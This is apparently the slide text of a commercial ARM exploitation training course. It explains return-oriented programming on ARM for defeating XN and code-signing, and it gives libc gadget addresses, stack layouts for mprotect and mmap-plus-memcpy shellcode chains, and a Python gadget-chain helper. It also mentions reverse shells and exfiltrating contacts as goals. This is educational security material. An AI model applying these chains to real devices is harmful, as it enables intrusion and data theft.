
The Course Listing


- How to reverse engineer ARM binaries with IDA (IDA bugs)
- Debugging ARM binaries with GDB
- Exploiting Stack Overflows
- Defeating Stack Overflows with “No Execute Stack” (XN)
- Exploiting Advanced Stack Overflows with XN
- Exploiting Heap Overflows
- Heap Overflows with “No eXecute (XN)” protection
- Defeating ASLR

How the course has been going:

- We are AMAZED. A course like this has never been offered
- It sold out at Blackhat in the first two weeks.
- It SOLD OUT at CanSecWest 2012.
- It SOLD OUT at Blackhat Las Vegas 2012.
- MANY requests for private engagements of the course.

CanSecWest




BlackHat 2012

What does all this research and the popularity of our course teach us?

We are in the “Post PC” threat environment.

Xipiter

The world is changing…"The Post-PC Exploitation Environment":

- Why would hackers bother with your PC when there is a GPS tracking device connected to a microphone always in your pocket?
- We trust our phones and mobile devices more than our computers and attackers know this.
- ARM Exploitation is fun and much easier than people think.
- Bugs are being found in everything from SMS messages in your iPhone to the DVR you watch Netflix on. All of these devices use ARM processors

Some Interesting Bits from the Course:

Some Interesting Bits from the Course:

ROP on ARM

(defeating XN, code-signing, et al.)

Why bother with ROP?

- XN
  - "Execute-Never"
  - Allows virtual addresses to be marked with or without execute permission
  - If the CPU ever attempts to fetch an instruction from a virtual address without execute permission, it raises an exception (typically, delivers SIGSEGV to the offending process)
  - Therefore, an exploit must direct PC towards valid executable addresses
    - Virtual address is marked executable by the operating system
    - Address must contain valid ARM/THUMB machine code

Why bother with ROP?

- Code-Signing
  - Some platforms verify that executable memory segments contain a valid digital signature
  - Measure is primarily a method of protecting revenue stream for application stores
  - Therefore an exploit must redirect PC to valid executable addresses
    - It is not possible to have a "ret2libc" attack that calls "mprotect()" or equivalent to re-protect virtual addresses with executable page permissions

ROP: General Technique

- General technique
  - Find a number of “gadgets”
    - A few instructions, ending in an indirect branch (pop {pc}, blx r3, etc)
    - Typically, obtains values and branch targets from memory relative to SP
  - Place these gadgets, one after the other, onto the call stack
    - Such as via stack overflow vulnerability
  - The “gadget chain” will constitute a computer program (a “return-oriented” program)
  - Profit!
    - Allocate writeable, executable memory and copy shellcode into it
    - Re-protect existing virtual address space as executable and jump into it
    - Create a socket, connect out, and establish a reverse shell
    - Read contents of contacts list and send it to a remote serve via HTTP
    - Really, you can create just about any computer program by using lots of gadgets on the stack

Ret2libc, Bouncepoints, and ROP

- One of our gadgets from early in the class:
  - libc + 0x000918DC: POP {R0,R1,R2,R3,R12,LR}; BX R12
  - Loads R0-R3 with values from the stack
  - Branches to a function
  - Initializes LR to return somewhere
- On ARM, it's really impossible to do any ret2libc without the use of a "bouncepoint" aka "gadget"

ROP: Example mprotect() call

- Goal: Use mprotect() to re-protect the stack as executable, and jump into it

SP Offset	Value	Description
00000000	400b08dc	POP {R0,R1,R2,R3,R12,LR}; BX R12
00000008	bdffd000	R0: Page-aligned stack address
0000000c	00002000	R1: Length to mprotect
00000010	00000007	R2: PROT_READ|PROT_WRITE|PROT_EXEC
00000014	deadbeef	R3: Unused value for R3
00000018	400abf90	R12: Address of mprotect()
0000001c	bdffd100	LR: Address of the stack

ROP: Example mmap() + memcpy() call

- **Goal:** Use mmap() to allocate writeable, executable memory. Copy shellcode to this buffer. Jump to the buffer.
- **Step 1:** call mmap, with that gadget that is useful for making function calls
- **Step 2:** call memcpy. It’s destination address should be the buffer we just mmap’d, it’s source address should be the contents from R6 (we know, via gdb, that R6 happens to point to our shellcode buffer at time of exploit).
- **Step 3:** jump into the buffer

ROP: Example mmap() + memcpy() call

- **<u>Goal:</u>** Use mmap() to allocate writeable, executable memory. Copy shellcode to this buffer. Jump to the buffer.
- **<u>Step 1:</u>** call mmap, with that gadget that is useful for making function calls
  - WAIT! mmap takes 6 arguments, not just 4
  - mmap(addr, len, prot, flags, filedes, off)
  - We can't just use R0-R3 for its arguments!
- **<u>Step 2:</u>** call memcpy. ……
- **<u>Step 3:</u>** jump into the buffer

ROP: Example mmap() + memcpy() call

- Goal: Use mmap() to allocate writeable, executable memory. Copy shellcode to this buffer. Jump to the buffer.
- Step 1: call mmap, with that gadget that is useful for making function calls
- Step 2: call memcpy. It's destination address should be the buffer we just mmap'd, it's source address should be the contents from R6 (we know, via gdb, that R6 happens to point to our shellcode buffer at time of exploit).
  - WAIT! How do we "pass" R6 as the "source" address for memcpy (the 2nd argument)? (How do we move R6 into R1? How can we do so while ensuring R0 contains the address returned by mmap?)
- Step 3: jump into the buffer

ROP: Moving R6 to R1, without changing R0

- After searching and searching, we find the following gadgets…

Location	Disassembly
libc + 0x000a82d2	LDMIA.W R3, {R0, R1, R2, R3} STMIA.W R4, {R0, R1, R2, R3} B.N 0xA82A4 0xA82A4: MOV R0, R5 POP {R4, R5} BX LR
libc + 0x000a82d4	STMIA.W R4, {R0, R1, R2, R3} B.N 0xA82A4 0xA82A4: MOV R0, R5 POP {R4, R5} BX LR

ROP: Moving R6 to R1, without changing R0

- After searching and searching, we find the following gadgets…

Location	Gadget
libc + 0x0001bd4c	MOV R0, R6 POP {R4, R5, R6, PC}
libc + 0x00035d1e	LDR LR, [SP], #4 ADD SP, #12 BX LR
libc + 0x0004c9cc	POP {R4, PC}
libc + 0x000b31c8	POP {R3, PC}
libc + 0x0001f39c	POP {PC}
libc + 0x000a6a40	MOV R3, R0; BX LR

ROP: Moving R6 to R1, without changing R0

- **Step 1:** Load a good return address into LR
- **Step 2:** Load a fixed memory address ALPHA+8 into R4
- **Step 3:** Load a good return address (POP {PC}) into LR
- **Step 4:** Save R0 (mmap'd address) o the address at R4
- **Step 5:** Load a fixed memory address ALPHA into R3
- **Step 6:** Load a fixed memory address ALPHA into R4
- **Step 7:** Load/save R2 from the address at R3/R4 (effectively moving the old mmap'd address into R2)
- **Step 8:** Move R6 into R0
- **Step 9:** Load a fixed memory address ALPHA+4 into R4
- **Step 10:** Save R0 into the address at R4
- **Step 11:** Load a fixed memory address ALPHA into R3
- **Step 12:** Load a fixed memory address ALPHA into R4
- **Step 13:** Load/save R1 and R3 from the address at R3/R4
- **Step 14:** Move R3 into R0

...later that day...after much toil...

(Some time later)

```
400b08dd - pop {r0-r3,r12,lr}; ...
00000000
00001000
00000007
00000022
400abec0 - mmap()
400af78b - add sp, #12; pop {pc}
ffffffff
00000000
00000000
40054d1f - ldr lr, [sp], #4; ...
4003e39d - pop {pc}
41414141
41414141
41414141
4006b9cd - pop {r4, pc}
40100530
400c72d5 - stmia r4, ...
40100528
deadbeef
400d21c9 - pop {r3, pc}
40100528
400c72d3 - ldmia r3, ...
deadbeef
```

```
deadbeef
4003ad4d - mov r0, r6; pop ...
4010052c
deafbeef
deadbeef
40054d1f - ldr lr, [sp], #4; ...
4003e39d - pop {pc}
41414141
41414141
41414141
400c72d5 - stmia r4, ...
40100528
deadbeef
400d21c9 - pop {r3, pc}
40100528
400c72d3 - ldmia r3, ...
deadbeef
deadbeef
400c5a41 - mov r0, r3; pop {pc}
4005e033 - pop {r2, pc}
00000100
40075750 - memcpy()
400874bd - bx r0
```

Uhhhh…….this is hard.

- This is getting a little complicated
- Manually stitching together “gadgets” onto the stack is error-prone and confusing
- Is there a better way?

exploit_help.py

- Python classes to make it easier to construct return-oriented programs
- 35+ ARM Linux Gadgets
  - Loading General Purpose Registers
  - Calling from registers
  - All the gadgets you need to call virtually any function with any number of arguments.
  - Students use this to build write the payloads that defeat ASLR, NX, for a full connect-back rootshell (on the last day)

exploit_help.py: Example

- NEXT_GADGET

```
gc = GadgetChain([
    LOAD_AND_BRANCH_TO_LR(junk = 'A'*12),
    RET(),
    LOAD_R4(r4 = 0x40020800),
    SAVE_SCRATCH_REGS(r4 = 0xdeadbeef, r5 = 0xdeadbeef),
    NEXT_GADGET(),
    WORD(0x40020800)
])
exploit = exploit + gc.pack()
```

ROP on ARM Magic: “Misaligned Instructions”

- Why don’t we have “POP {R0, PC}”?
- Because NOWHERE in the entire libc binary does this instruction sequence exist. So we had to settle for “POP {R0, R2, PC}”
- But, take a look at the address of our POP {R0, R2, PC} gadget in IDA Pro…

ARM has many instruction modes

- Recent ARM processors (e.g., ARMv7) support a number of instruction modes.
- Like most RISC architectures, ARM instructions are fixed width and must be properly aligned.
- Mode determined by the high bit of the instruction being executed. (TFlags $cpsr.t)
- This means "on the fly" mode switching! Hmm!

ARM Mode

- 32-bit instruction fixed-width and alignment
- Generally the most “featureful” of instruction modes
- Transitioned into by executing the following instructions that load the PC with the instruction set selection bit (the low order bit) cleared: BX, BLX, LDR, or LDM. As ofARMv7 this also includes: ADC, ADD, AND, ASR, BIC, EOR, LSL, LSR, MOV, MVN, ORR, ROR, RRX, RSB, RSC, SBC, or SUB.

THUMB Mode

- 16-bit instruction fixed-width and alignment
- Slightly less functionality than ARM mode instructions (e.g., many 16-bit instructions can only access R0-R7)
- THUMB-2, introduced in 2003, allows for 32-bit instructions aligned on 16-bits and greater functionality when in THUMB mode
- Transitioned into by executing the following instructions that load the PC with the instruction set selection bit (the low order bit) set: BX, BLX, LDR, or LDM (aka POP). As ofARMv7 this also includes: ADC, ADD, AND, ASR, BIC, EOR, LSL, LSR, MOV, MVN, ORR, ROR, RRX, RSB, RSC, SBC, or SUB.


ThumbEE Mode

- Similar to THUMB mode, but contains various extensions to support run-time generated code (JIT code)
- Transitioned into or out of via the ENTERX and LEAVEX instructions

Jazelle Mode

- Allows for native execution of Java bytecode
- Transitioned into via the BXJ instruction


ROP on ARM Magic: "Misaligned Instructions"



```
.text:00038502
.text:00038502                        loc_38502                                ; CODE XREF: _IO_vfscanf+41B6↓j
.text:00038502 230 1E 70                         STRB          R6, [R3] ; Store to Memory
.text:00038504 230 4F F0 00 0A                   MOV.W         R10, #0 ; Rd = Op2
.text:00038508 230 D7 F8 80 90                   LDR.W         R9, [R7,#var_s80] ; Load from Memory
.text:0003850C 230 FD F7 05 BD                   B.W           loc_35F1A ; Branch
.text:00038510                        ; ---------------------------------------------------------------------------
.text:00038510
.text:00038510                        loc_38510                                ; CODE XREF: _IO_vfscanf+1A0C↑j
.text:00038510 230 4F EA 49 03                   MOV.W         R3, R9,LSL#1 ; Rd = Op2
.text:00038514 230 B3 F5 80 7F                   CMP.W         R3, #0x100 ; Set cond. codes on Op1 - Op2
.text:00038518 230 38 BF                         IT CC                     ; If Then
.text:0003851A 230 4F F4 80 73                   MOVCC.W       R3, #0x100 ; Rd = Op2
```

- I don't see a POP {R0, R2, PC} there at all
- But wait a minute…


ROP on ARM Magic: “Misaligned Instructions”



```
.text:00038502                             loc_38502                                 ; CODE XREF: _IO_vfscanf+41B6↓j
.text:00038502 230 1E 70                                       STRB         R6, [R3] ; Store to Memory
.text:00038504 230 4F F0 00 0A                                 MOV.W        R10, #0 ; Rd = Op2
.text:00038508 230 D7 F8 80 90                                 LDR.W        R9, [R7,#var_s80] ; Load from Memory
.text:00038508                             ; ---------------------------------------------------------------------------
.text:0003850C 230 FD                                          DCB 0xFD ; ²
.text:0003850D 230 F7                                          DCB 0xF7 ; ▮
.text:0003850E 230 05                                          DCB    5
.text:0003850F 230 BD                                          DCB 0xBD ; +
.text:00038510                             ; ---------------------------------------------------------------------------
.text:00038510
.text:00038510                             loc_38510                                 ; CODE XREF: _IO_vfscanf+1A0C↑j
